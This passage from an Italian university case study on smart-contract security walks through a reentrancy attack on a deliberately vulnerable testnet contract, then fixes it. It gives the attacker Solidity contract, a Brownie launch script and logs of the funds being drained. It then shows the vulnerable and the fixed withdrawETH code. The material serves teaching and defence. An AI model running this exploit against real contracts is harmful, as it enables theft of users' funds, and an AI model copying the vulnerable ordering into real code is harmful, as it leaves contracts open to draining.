function exploit() public payable {
    vulnContract.withdrawETH(deposited);
}

receive() external payable {
    if (deposited > 0) {
        if (address(vulnContract).balance != 0) {
            vulnContract.withdrawETH(deposited);
        }
    }
}
```

La funzione *withdrawFundsStolen()* si occupa di ritirare gli Ether rubati dal contratto attaccante inviandoli all'indirizzo che ha inizializzato l'exploit.

```
def withdrawFundsStolen(exploitContract):
    print(f"Withdrawing stolen funds...")
    contract = Contract.from_abi(Exploit._name, exploitContract, Exploit.abi)
    contract.payday({"from":get_account()})
    print(f"Withdrawn!")
```

Ovviamente, la funzione *payday()*, potrà essere richiamata soltanto dal proprietario del contratto attaccante, ovvero colui che ha inizializzato l'exploit.

```
function payday() public onlyOwner {
    _owner.transfer(address(this).balance);
}
```

L'exploit viene lanciato mediante **Brownie**, nello specifico nel seguente modo:

- **Inizializzazione** dell'exploit

```
lu191@lu191:~/Desktop/SmartContractsSecurity/dapp$ brownie run scripts/exploit.py main
1000000000000000 False 0xbfEAd603847e5E91FDA503c35cDDd0De113b53D6 --network rinkeby
Brownie v1.19.0 - Python development framework for Ethereum

DappProject is the active project.

Running 'scripts/exploit.py::main'...
Transaction sent: 0xb7bd2598b4106c8bee6f418809e1a4dd714c4b306d185c71589ae0e66d389808
Gas price: 60.0 gwei Gas limit: 449698 Nonce: 440
Exploit.constructor confirmed Block: 11033771 Gas used: 408817 (90.91%)
Exploit deployed at: 0xb9EF0dAA1DD2781dbc573A5Cd638A5B1C17a99a6

Exploit contract deployed to 0xb9EF0dAA1DD2781dbc573A5Cd638A5B1C17a99a6
Transaction sent: 0x24c9fa57e3d8See7ca9b661449732944f487969ab2512a577daec57eab7c4641
Gas price: 60.0 gwei Gas limit: 198696 Nonce: 441
Exploit.init confirmed Block: 11033772 Gas used: 180633 (90.91%)

Exploit initialized!
```

- **Lancio** dell'exploit

```
lu191@lu191:~/Desktop/SmartContractsSecurity/dapp$ brownie run scripts/exploit.py launchExploit
0xb9EF0dAA1DD2781dbc573A5Cd638A5B1C17a99a6 1000000000000000 --network rinkeby
Brownie v1.19.0 - Python development framework for Ethereum

DappProject is the active project.


Running 'scripts/exploit.py::launchExploit'...
Exploiting vulnerable contract...
Transaction sent: 0x5c2266fc15c3a8bbd4455655f35baa2aa01b6f128bc363461f15bbdb969b3321
Gas price: 60.0 gwei Gas limit: 237598 Nonce: 442
Exploit.exploit confirmed Block: 11033779 Gas used: 197651 (83.19%)

Exploited!
Withdrawing stolen funds...
Transaction sent: 0xc759cd530e3d9e78fb63f20cbbe64fb2adef0ec099bfb1528f1c5f1320c4fadd
Gas price: 60.0 gwei Gas limit: 38129 Nonce: 443
Exploit.payday confirmed Block: 11033780 Gas used: 32408 (85.00%)

Withdrawn!
```


Si possono verificare i risultati dell'attacco attraverso Etherscan, osservando come il bilancio in Ether del contratto UniBank venga prosciugato dopo l'esecuzione dell'attacco.

- Lo stato dello smart contract **prima** di essere attaccato

All Filters Search by Address / Txn Hash / Block / Token / Ens

Rinkeby Testnet Network

Home Blockchain Tokens Misc Rinkeby

 Contract 0xbfEAd603847e5E91FDA503c35cDDd0De113b53D6

Contract Overview

Balance: 0.007 Ether







More Info

My Name Tag: Not Available

Contract Creator: 0x982f44112ab73d0e3b... at txn 0x9f77237ccf55a2ae525...

Transactions Internal Txns Erc20 Token Txns Contract Events

Latest 3 from a total of 3 transactions

Txn Hash	Method	Block	Age	From	To	Value	Txn Fee
 0xc17f8b3a48e6b1f99f3...	Deposit ETH	11033758	22 secs ago	0xe176d85ae422617c06...	 0xbfead603847e5e91fda...	0.003 Ether	0.0001268
 0xff66a709341f7ea766e...	Deposit ETH	11033758	22 secs ago	0x47045d1ee924ad6f89...	 0xbfead603847e5e91fda...	0.003 Ether	0.0001488
 0x9f77237ccf55a2ae525...	0x60c06040	11033751	2 mins ago	0x982f44112ab73d0e3b...	 Create: UnibaBankVuln	0 Ether	0.09292884

[Download CSV Export]

- Lo stato del contratto **dopo** il lancio dell'exploit

Etherscan

Rinkeby Testnet Network

All Filters

Search by Address / Txn Hash / Block / Token / Ens

HomeBlockchainTokensMiscRinkeby

Contract 0xbfEAd603847e5E91FDA503c35cDDd0De113b53D6

Contract Overview

Balance: 0 Ether

More Info

My Name Tag: Not Available

Contract Creator: 0x982f44112ab73d0e3b... at txn 0x9f77237ccf55a2ae525...

TransactionsInternal TxnsErc20 Token TxnsContractEvents

Latest 3 from a total of 3 transactions

Txn Hash	Method	Block	Age	From	To	Value	Txn Fee
0xc178b3a48e6b1f9f3...	Deposit ETH	11033758	6 mins ago	0xe176d85ae422617c06...	IN 0xbfead603847e5e91fda...	0.003 Ether	0.0001268
0xf66a7093417ea766e...	Deposit ETH	11033758	6 mins ago	0x47045d1ee924ad6f89...	IN 0xbfead603847e5e91fda...	0.003 Ether	0.0001408
0x9f77237ccf55a2ae525...	0x60c06040	11033751	8 mins ago	0x982f44112ab73d0e3b...	IN Create: UnibaBankVuln	0 Ether	0.09292884

[Download CSV Export]

Analizzando nello specifico la transazione dell'exploit è possibile osservare come venga effettuata una chiamata ricorsiva della funzione *withdrawETH()*.

Transaction Hash: 0x5c2266fc15c3a8bbd4455655f35baa2aa01b6f128bc363461f15bbdb969b3321

Status: Success

Block: 11033779 7 Block Confirmations

Timestamp: 1 min ago (Jul-16-2022 09:57:15 AM +UTC)

From: 0x982f44112ab73d0e3bcfd5fba3e8e983de97adb4

To: Contract 0xb9ef0daa1dd2781dbc573a5cd638a5b1c17a99a6

- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...
- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...
- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...
- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...
- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...
- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...
- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...
- TRANSFER 0.001 Ether From 0xbfead603847e5e91fda503c3... To 0xb9ef0daa1dd2781dbc573a5c...

Scroll for more

Value: 0.001 Ether (\$0.00)

Transaction Fee: 0.01185906 Ether (\$0.00)

Gas Price: 0.00000006 Ether (60 Gwei)

Infine, è possibile constatare il successo dell'attacco visualizzando l'effetto della funzione *payday()* che invia i fondi rubati a colui che ha effettuato l'attacco.

Transaction Hash:	0xc759cd530e3d9e78fb63f20cbb64fb2adef0ec099bfb1528f1c5f1320c4fadd
Status:	Success
Block:	11033780 6 Block Confirmations
Timestamp:	1 min ago (Jul-16-2022 09:57:30 AM +UTC)
From:	0x982f44112ab73d0e3bcfd5fba3e8e983de97adb4
To:	Contract 0xb9ef0daa1dd2781dbc573a5cd638a5b1c17a99a6 TRANSFER 0.009 Ether From 0xb9ef0daa1dd2781dbc573a5c... To → 0x982f44112ab73d0e3bcfd5fba...
Value:	0 Ether (\$0.00)
Transaction Fee:	0.00194448 Ether (\$0.00)
Gas Price:	0.00000006 Ether (60 Gwei)

Fase 4: Realizzazione della versione dell'applicazione non vulnerabile

Nell'ultima fase del caso di studio, è stato modificato lo smart contract principale dell'applicazione rendendolo non vulnerabile all'attacco studiato utilizzando il pattern *Checks-Effects-Interactions*, come mostrato nelle seguenti porzioni di codice.

Versione **vulnerabile**:

```
function withdrawETH(uint256 amount) external {
    require(amount <= userInfo[msg.sender].ethDeposited, "The amount to withdraw should be less or equal than the one deposited!");

    (bool success, ) = msg.sender.call{value: amount}("");
    require(success);
    if (userInfo[msg.sender].ethDeposited >= amount) userInfo[msg.sender].ethDeposited -= amount;
    totalEthDeposited -= amount;
}
```

Versione **non vulnerabile**:

```
function withdrawETH(uint256 amount) external {
    require(amount <= userInfo[msg.sender].ethDeposited, "The amount to withdraw should be less or equal than the one deposited!");

    if (userInfo[msg.sender].ethDeposited >= amount) userInfo[msg.sender].ethDeposited -= amount;
    totalEthDeposited -= amount;
    (bool success, ) = msg.sender.call{value: amount}("");
    require(success);
}
```

Semplicemente cambiando l'ordine dell'aggiornamento dello storage e della chiamata esterna si impedisce la condizione di codice rientrante che ha reso possibile l'attacco. Una nuova chiamata a *withdrawETH()*, sempre se possibile, non andrà a beneficio dell'attaccante, dal momento che lo storage di *userInfo[msg.sender].ethDeposited* (il saldo in Ether di colui che invia la transazione) sarà già cambiato. [9]

È possibile verificare che la nuova versione non è effettivamente vulnerabile ad un attacco di tipo Reentrancy in quanto il PoC, utilizzato precedentemente con successo, non funziona.

```
lu191@lu191:~/Desktop/SmartContractsSecurity/dapp$ brownie run scripts/exploit.py launchExploit
0x12db058B38a5639a1400949390Bfc9212086635A 1000000000000000 --network rinkeby
Brownie v1.19.0 - Python development framework for Ethereum

DappProject is the active project.

Running 'scripts/exploit.py::launchExploit'...
Exploiting vulnerable contract...
File "brownie/_cli/run.py", line 51, in main
    return_value, frame = run(
File "brownie/project/scripts.py", line 110, in run
    return_value = f_locals[method_name](*args, **kwargs)
File "./scripts/exploit.py", line 69, in launchExploit
    exploit(exploitContract, amount)
File "./scripts/exploit.py", line 50, in exploit
    contract.exploit({"from":get_account(),"value":amount})
File "brownie/network/contract.py", line 1861, in __call__
    return self.transact(*args)
File "brownie/network/contract.py", line 1734, in transact
    return tx["from"].transfer(
File "brownie/network/account.py", line 644, in transfer
    receipt, exc = self._make_transaction(
File "brownie/network/account.py", line 727, in _make_transaction
    raise VirtualMachineError(e) from None
File "brownie/exceptions.py", line 93, in __init__
    raise ValueError(str(exc)) from None
ValueError: Gas estimation failed: 'execution reverted'. This transaction will likely revert. If you wish to broadcast, you must set the gas limit manually.
```

6. CONCLUSIONI

Lo studio è stato concluso con successo, è stato possibile constatare le potenzialità di un attacco di tipo **Reentrancy** su uno smart contract vulnerabile ed infine è stato mostrato anche come dovrebbe essere realizzato un **contratto sicuro** da questo tipo di attacco.

Le **complessità maggiori** sono state riscontrate nello sviluppo della logica riguardante la corretta distribuzione delle ricompense, la quale doveva essere priva di *cicli* di grandi dimensioni o potenzialmente illimitati e che ha richiesto un *incremento manuale* del gas limit alle funzioni interessate, vista la complessità delle funzioni.

È possibile constatare come anche solo l'**inversione** di due linee di codice apparentemente innocue, possa causare ingenti danni economici, se l'applicazione è distribuita sulla mainnet; anche per questo è, infatti, sempre consigliabile effettuare degli *audit* di sicurezza per trovare questa e anche tante altre vulnerabilità potenzialmente catastrofiche.

7. SVILUPPI FUTURI

Le *possibili estensioni* riguardanti l'applicazione sono:

- Sviluppo di un **Fuzzer** che, tramite algoritmi di intelligenza artificiale, analizzano il codice degli smart contract e individuano le vulnerabilità in base a pattern conosciuti;
- Aggiunta di **funzionalità all'applicazione** principale come, ad esempio, la possibilità di prendere in prestito degli asset e quindi anche gestire le eventuali liquidazioni, come un protocollo di lending completo (ad esempio *AAVE*);
- Fornire più **casi d'uso per il token** UBT (*UnibaToken*) e quindi dargli un valore reale;

È possibile estendere il tutto in un progetto che può essere utilizzato praticamente. L'idea è quella di affidarsi ad una sorta di algoritmo che sarà chiamato **Proof of Code (PoC)**, che consisterà nell'avere un repository in comune dove *chiunque potrà contribuire ed essere ricompensato* per contributi utili al progetto.

Esempi di applicazioni, che si pensa possano essere utili e quindi ricompensabili, sono:

- Un software che mediante l'utilizzo di algoritmi di **intelligenza artificiale**, investe nei mercati delle crypto o quelli tradizionali (ad esempio utilizzando algoritmi di *sentiment analysis*) con parte dei fondi depositati nella dapp;
- Un **Fuzzer** che potrà essere utilizzato in audit di sicurezza di smart contract.

Le eventuali *ricompense* generate dalle applicazioni sviluppate mediante l'algoritmo di proof of code consentiranno di dare maggiore utilità al token ridistribuendo le stesse a coloro che hanno depositato il token UBT nell'applicazione principale.

8. BIBLIOGRAFIA

- [1] Wikipedia - Ethereum, <https://it.wikipedia.org/wiki/Ethereum>
- [2] Binance Academy - What is Ethereum, <https://academy.binance.com/it/articles/what-is-ethereum>
- [3] Steve Marx, Consensys – Stop Using Solidity's transfer() Now, <https://consensys.net/diligence/blog/2019/09/stop-using-soliditys-transfer-now/>
- [4] Francisco Giordano, OpenZeppelin - Reentrancy After Istanbul, <https://blog.openzeppelin.com/reentrancy-after-istanbul/>
- [5] Noama Fatima Samreen, Manar H. Alalf, Department of Computer Science Ryerson University, Toronto, ON, Canada - Reentrancy Vulnerability Identification in Ethereum Smart Contracts, <https://arxiv.org/pdf/2105.02881.pdf>
- [6] Milos Costantini, Alma Mater Studiorum, Università di Bologna - Performance, ottimizzazioni e best-practice nei contratti Solidity di Ethereum, <https://amslaurea.unibo.it/14906/1/tesifinal.pdf>
- [7] Binance Academy - Cosa sono gli smart contract? <https://academy.binance.com/it/articles/what-are-smart-contracts>
- [8] Ethereum.org - Guida dettagliata al contratto ERC-20, <https://ethereum.org/it/developers/tutorials/erc20-annotated-code/>
- [9] Ethereum.org – Sicurezza degli Smart contract, <https://ethereum.org/it/developers/docs/smart-contracts/security/>